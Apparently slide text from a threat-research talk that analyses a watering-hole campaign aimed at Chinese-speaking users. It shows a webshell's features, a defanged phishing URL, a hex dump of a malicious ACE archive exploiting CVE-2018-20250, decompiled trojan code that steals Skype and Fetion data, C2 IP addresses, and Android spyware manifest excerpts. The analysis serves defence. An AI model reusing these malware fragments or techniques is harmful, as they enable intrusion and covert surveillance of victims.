
The screenshot displays a webshell interface with the following sections:

- System Information:** Uname: Windows NT 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586 [exploit-db.com]; User: 0; Group: 0 (?); Php: 7.2.5 Safe mode: OFF [phpinfo]; Datetime: 2019-09-27 06:31:49; Hdd: 40.00 GB Free: 25.18 GB (62%); Cwd: C:/xampp/htdocs/webshell/ drwxrwxrwx [home]; Drives: [c] [d].
- Navigation:** [Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Logout] [Self remove]
- File manager:** A table listing files and directories with columns for Name, Size, Modify, Owner/Group, Permissions, and Actions.
- Tools:** Change dir, Read file, Make dir: (Writeable), Make file: (Writeable), Execute, and Upload file: (Writeable).

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2019-09-27 06:31:11	0/0	drwxrwxrwx	R T
[..]	dir	2019-09-27 06:31:09	0/0	drwxrwxrwx	R T
wp-menus.php	24.91 KB	2019-05-29 04:04:13	0/0	-rw-rw-rw-	R T E D

- Server security information
- File system
- Cmd console
- Database access
- PHP-code execution
- File searching with hash
- Password bruteforce tool
- Bind reverse shell to specific IP and port

Watering Hole Attack – Infection Chain



Infection Chain – Website Alteration

Link to download exploit file

Abused CVE-2018-20250 and
Abused CVE-2017-11882

简介

将在全球华人分布较密集国家和地区设立记者站，目前已在台湾设立分社。

在全球信息一体化时代，我们将以服务全球华人企业、团体及社会精英为宗旨。我们将依托互联网，以优质的服务来赢得广大客户的信任。

本站联络方式：

您也可以登录 <https://twitter.com/> (推特私信或在本站留言)

newhighland.rar

newhighland.doc

conf.exe


6B 28 31 00 00 00 90 2A 2A 41 43 45 2A 2A 14 14 02 k (1 **ACE**
00 10 18 56 4E 97 4F F6 AA 00 00 00 16 2A 55 4E VN-Ob* *UN
52 45 47 49 53 54 45 52 45 44 20 56 45 52 53 49 4F REGISTERED VERSIO
4E 2A 02 89 2E 00 01 01 80 3B C4 00 00 3B C4 00 00 N* 2. e;A ;A
63 B0 55 4E 20 00 00 00 90 31 F2 FF 00 03 0A 00 54 c*UN 1òÿ T
45 0F 00 6E 65 77 68 69 67 68 6C 61 6E 64 2E 64 6F E newhighland.do
63 7B 5C 72 74 66 31 5C 61 64 65 66 6C 61 6E 67 31 c{\rtf1\adeftlang1

5A 00 43 3A 5C 43 3A 43 3A 5C 55 73 65 72 73 5C 5C Z C:\C:\Users\test\AppData\Roam
74 65 73 74 5C 41 70 70 44 61 74 61 5C 52 6F 61 6D ing\Microsoft\Win
69 6E 67 5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E ing\Microsoft\Win
64 6F 77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 5C dows\Start Menu\P
72 6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C 63 rograms\Startup\c
6F 6E 66 2E 65 78 65 4D 5A 90 00 03 00 00 04 00 onf.exeMZ
00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 y y , @
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F8
00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 ° ' í! , L í!
54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E This program cann
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 ot be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 8F mode. \$

Detailed analysis for the exploit files and malware can be found in the following blog:
<https://www.fortinet.com/blog/threat-research/chinese-targeted-trojan-analysis.html>

Infection Chain – Website Alteration

Link to simplified Chinese Phishing twitter site



[hxxps://www.twitter.hnwfj\[.\]com/login/](https://www.twitter.hnwfj[.]com/login/)



Watering Hole Attack – Infection Chain



Infection Chain – Customized Trojan for Mainland China

Part of information collection function

```
else {  
    /* recycle */  
    iVar2 = decodeAndCompareStr(&stack0x00000020,s_TkKuKGK_1002cb40);  
    if (iVar2 == 0) {  
        getRecycleFileInfo(&stack0x00000124,&stack0x00000338);  
    }  
    else {  
        /* skype */  
        iVar2 = decodeAndCompareStr(&stack0x00000020,s_Csupk_1002cb38);  
        if (iVar2 == 0) {  
            getSkypeData(&stack0x00000124);  
        }  
        else {  
            /* fetion */  
            iVar2 = decodeAndCompareStr(&stack0x00000020,s_HkVElF_1002cb30);  
            if (iVar2 == 0) {  
                getFetionData(&stack0x00000124);  
            }  
            else {  
                /* feiq */  
                iVar2 = decodeAndCompareStr(&stack0x00000020,s_HkEq_1002cb28);  
                if (iVar2 == 0) {  
                    /* It seems under-construction */  
                    donothing();  
                }  
                else {  
                    recursiveFindFileInTargetFolder  
                        (&stack0x00000748,&stack0x00000124,&stack0x00000338,0);  
                }  
            }  
        }  
    }  
}  
  
} }  
  
}  
  
}  
  
}  
  
writeDataToTemp(&stack0x00000124,inputMonitorType,inputMonitorType);
```



Collect Fetion data

```
wcscpy(lpFileName,fetionFolder);
wcscat(lpFileName,u_\\*.*_1002d420);
pvVar3 = (*FindFirstFileW)(lpFileName,(LPWIN32_FIND_DATAW)&FindFileData);
if (pvVar3 != (HANDLE)0xffffffff) {
    do {
        if (((byte)FindFileData.dwFileAttributes & 0x10) != 0) && (FindFileData.cFileName[0] != L'.')
        ) {
            swprintf(dat_path,(size_t)u_\\$\\$\\$\\history2.dat_1002d3f8,fetionFolder,FindFileData.cFileName);
            ;
            swprintf(imw_path,(size_t)u_\\$\\$\\$\\history.imw_1002d3d4,fetionFolder,FindFileData.cFileName);
            canAccess = _waccess(dat_path,0);
            if (canAccess != 0) {
                swprintf(dat_path,(size_t)u_\\$\\$\\$\\V5_History.dat_1002d3a8,fetionFolder,
                    FindFileData.cFileName);
            }
            canAccess2 = _waccess(dat_path,0);
            if (canAccess2 == 0) {
                (*CopyFileW)(dat_path,imw_path,0);
                _File = _wopen(imw_path,_Mode_ab);
                if (_File != (FILE *)0x0) {
                    fseek(_File,0,2);
                    fwrite(&data_01,1,1,_File);
                    fwrite(&data_06,1,1,_File);
                    fwrite(fetion_string,1,6,_File);
                }
            }
        }
    } while (FindNextFileW(&FindFileData));
}
```

Infection Chain – History of Customized Trojan

sougoutool.exe, youku.exe:

Executable type

16/5/17

May

Aug

Nov

2018

May


RunResDll.exe: DLL type with export
function DealC and DealR

17/5/18

24/1/18

263a967112ee6eeb15503f4a8327bda58ceb
ac4e8e565447f300483f8fe0179a: DLL
type with export function DealC

Infection Chain – History of Customized Trojan



Infection Chain – Trojan C2

- Download Trojan sends victims' data to C2 server.
- C2 uses legit Chinese ISP services:
 - 218.31.126[.]140 China Urumqi Chinanet Xinjiang Province Network.
 - 122.112.245[.]78 China Shanghai Huawei Public Cloud Service.
- 122.112.245[.]78 is also used by Android mobile malware.
Same IP, Same Protocol (UDP), Same Port (8000)



Related Campaign

Related Campaign – Android Mobile Malware : Dynamic Analysis



	122.112.245.78	UDP	225 55656 → 8000
122.112.245.78		UDP	42 8000 → 55656

Wireshark · UDP ストリーム (udp.stream eq 1)を追跡 · a061483370d61d222f0ca84d7ceb77549fe475b856e0a59800fbf6bee565db1e_tr...

```
00601101aa80000014649e2400007203000080030000d3d8e0ea121306ae43037c35201d347df1c79e227e16208cd8c1da29b91de09ed8c
6a85b29a18c160885e83c5c051ef8bebd4361663b1ff57cb06750aef0878cfaa6b166dede1c4e00812a5aa16cf0b441952b4fcdd260d5f
300782357a079f3ec54c7de0897e9a5a3b914a3f2a0ba3bb47c19e7683226d581a31779d9426d95c625d200a3da8f85b06ff6031cc874ac
0d6702bd1490ed036b624bc83fac217d72b450104078cff3f8e35469c97b024707d1f101970afc55913f2c7e7e7066aeeb40f8576b1062
d0edfe06081c478021b95dc1c5b68e477955a49acc93416d68d29e680dd4de9d890308953273559a213b500cc4b384ac62134b699e836f8
9521331f0ea8a45a89b05a140d6f6674356c946c93550a0f0b672d347070b5d48178758ee423c5590e1e9549e55befe609d264dba839e9e
d0a093f7004f083f3e53a3acd063dde9f702f77de37f4969b55c99b54ff4689da28f56054222e4f0333533c7c16e20e1711bd23553c796e
2e9c0c2ecb9f122ffffda306ca7f0c176e059932bbee4003fba76112bb3777ad818d56ca80b02c32c5b9253670b372c358b6c963da36f0b0
0ba29b0f3e136bbc039f36c8642354539c90ebc85ad1c72141821f2b958375a7075f8e9faa36254acb9228e40798f05ef1881c6705f15f6
fd3dbba9e8eb3df45ec1c534724e93d99f760e628c7ef317ba0e8a75170fb2be9f3b15aaed1641a3936343e00bed869ac5b225e5d51672e
2f0f87b43a523673bdf521e2aa8eb9b8bc44654a9a0e10e68cf8c012197cfeedf941e76d87f16aad21aef9c97964b852b6a923cb0554fa
f4b00f840f383e0f7f30009f6c0cc4ecd58faca67c1231a8edd3106ac490860d2f4c84798b2a2ac4477344221a3b1fc0aa4a4d6ddff9aa1
395c5579106f7d4ba3752dff5f9ae031c7ec59a149af5973f7b6b7591e6df6ce2fdb77a5bf6d1e71affa1e30c01911a261d93dc30d9c37c
88881ff404f710c25b77c00b902af841c1a043f863559da50dc7480640d23034c9b047bdfce1e1e860c28f2a1568e5195645d3e0152da7b
19403500667a5e24771332e03dcfe71361295855370e5fb1e5bc1ad7cd23da9e4cddfdc59590be694bc20aa92a296aa0bd07fc291549479
936f91ffe567f10a9871f8ff6d9e1134514df3577ace8ed868f766456680a8207222655fc3c18fa28bb0cd6c663011919fa1941fc3f399e
5f3b9ed4f760b0552a0273111d2ace536a193d0fffd397dda0718a559a80e09
8b5b000072000000650000000101898e3ce7d932ccbaef08fb0534f3d52e15e0facafaa8adb249e42497ef0c69bc1a93274ea0a22839fd8f
1672bdf9598f15734a4bf0c0cbf5759d561414f4399aa3f3b8e7643ae8095d7f2b98e454bfc88616a51cadd873e4467288b3918617ec2a4
11d0804f5bb56436d3e69402b6c15d
8fc2000072000000650000000101a81b36b9388afd52de2d177b9a11abba0296a96b3772f989372cafef9ae61b72f7900a0a7b9ae0a144a
1ba8e4ae4f29a6fbd0eb6d1ec34a3a9e959e5ddbbbc4641ce40fe4f4b751ed8b4849ccb32b762f52cd61cbfcbe58c556403fce5bb1d70e05
5bc9cc1c82bbd37387ed325d9d5d95
```

Data encrypted by TEA

Related Campaign – Android Mobile Malware : Dynamic Analysis

```
\x80O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\xf2e\x00\x00\data/user/0/kqfq.afdbecv.xheeo/files/2/p_p.txt'))  
\x81O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00i\x00\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p_Pp.txt'))  
\x00\x00\x00\x00\x00\x00\x00\x00\xe6\x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p_Pp.txt'))  
\x82O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00PE\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/dir/dir/353002074  
\x00\x00\x00\x00\x00\x00\x00\x00\xe6\x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/dir/dir/353002074553065.  
\x83O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\x00\x90\x01\x00/data/user/0/kqfq.afdbecv.xheeo/files/thumbnai/pr  
\x84O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\xa4\x1d\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/dir/md5/md5  
\x85O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\x00\x90\x01\x00/storage/emulated/0/.tmp/screen/screenshots/153784  
\x86O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\x00\x90\x01\x00/storage/emulated/0/.tmp/screen/screenshots/153784  
\x87O\x84\xb8\x81\xe\x00\x00\x00\x00\x00\x00\x00\x90\x01\x00/storage/emulated/0/.tmp/screen/screenshots/153784  
\x00\x00\x00\x00\x00\x00\x00\x00\xef\x03\x00\x00'))  
\x80O\x84\xb8\x81\xe\x00\x00\x00\x19\x00\x00 \x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p_p.txt'))  
\x80O\x84\xb8\x81\xe\x00\x00\x80>\x00\x00 \x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p_p.txt'))  
\x80O\x84\xb8\x81\xe\x00\x00\xe0G\x00\x00 \x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p_p.txt'))  
\x80O\x84\xb8\x81\xe\x00\x00 N\x00\x00 \x03\x00\x00/data/user/0/kqfq.afdbecv.xheeo/files/2/p p.txt'))
```

Decrypted command received from server

Related Campaign – Android Mobile Malware : AndroidManifest.xml

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="kgfq.afdbecv.xheeo"
    platformBuildVersionCode="21"
    platformBuildVersionName="APKTOOL">
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="15"/>
```

Package name

APK SDK Version

```
<activity android:theme="@style/Theme.NoDisplay"
    android:label="@string/app_name"
    android:name="kgfq.afdbecv.xheeo.MainActivity">
```

App without display

```
<service android:name="kgfq.afdbecv.xheeo.Audio"/>
```

\9//电话录音\10

Telephone record

Related Campaign – Android Mobile Malware : AndroidManifest.xml

```
<receiver android:name="kqfq.afdbecv.xheeo.Ts">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.MEDIA_MOUNTED"/>
    <data android:scheme="file"/>
  </intent-filter>
</receiver>
```

Auto-start after boot

```
<receiver android:name="kqfq.afdbecv.xheeo.Sks">
  <intent-filter android:priority="1000">
    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
  </intent-filter>
</receiver>
```

Monitor SMS

Related Campaign – Android Mobile Malware : JNI Library

```
public native void g(int i, int i2);

public native String gi(String str, int i);

public native String h();

public native int k(String str);

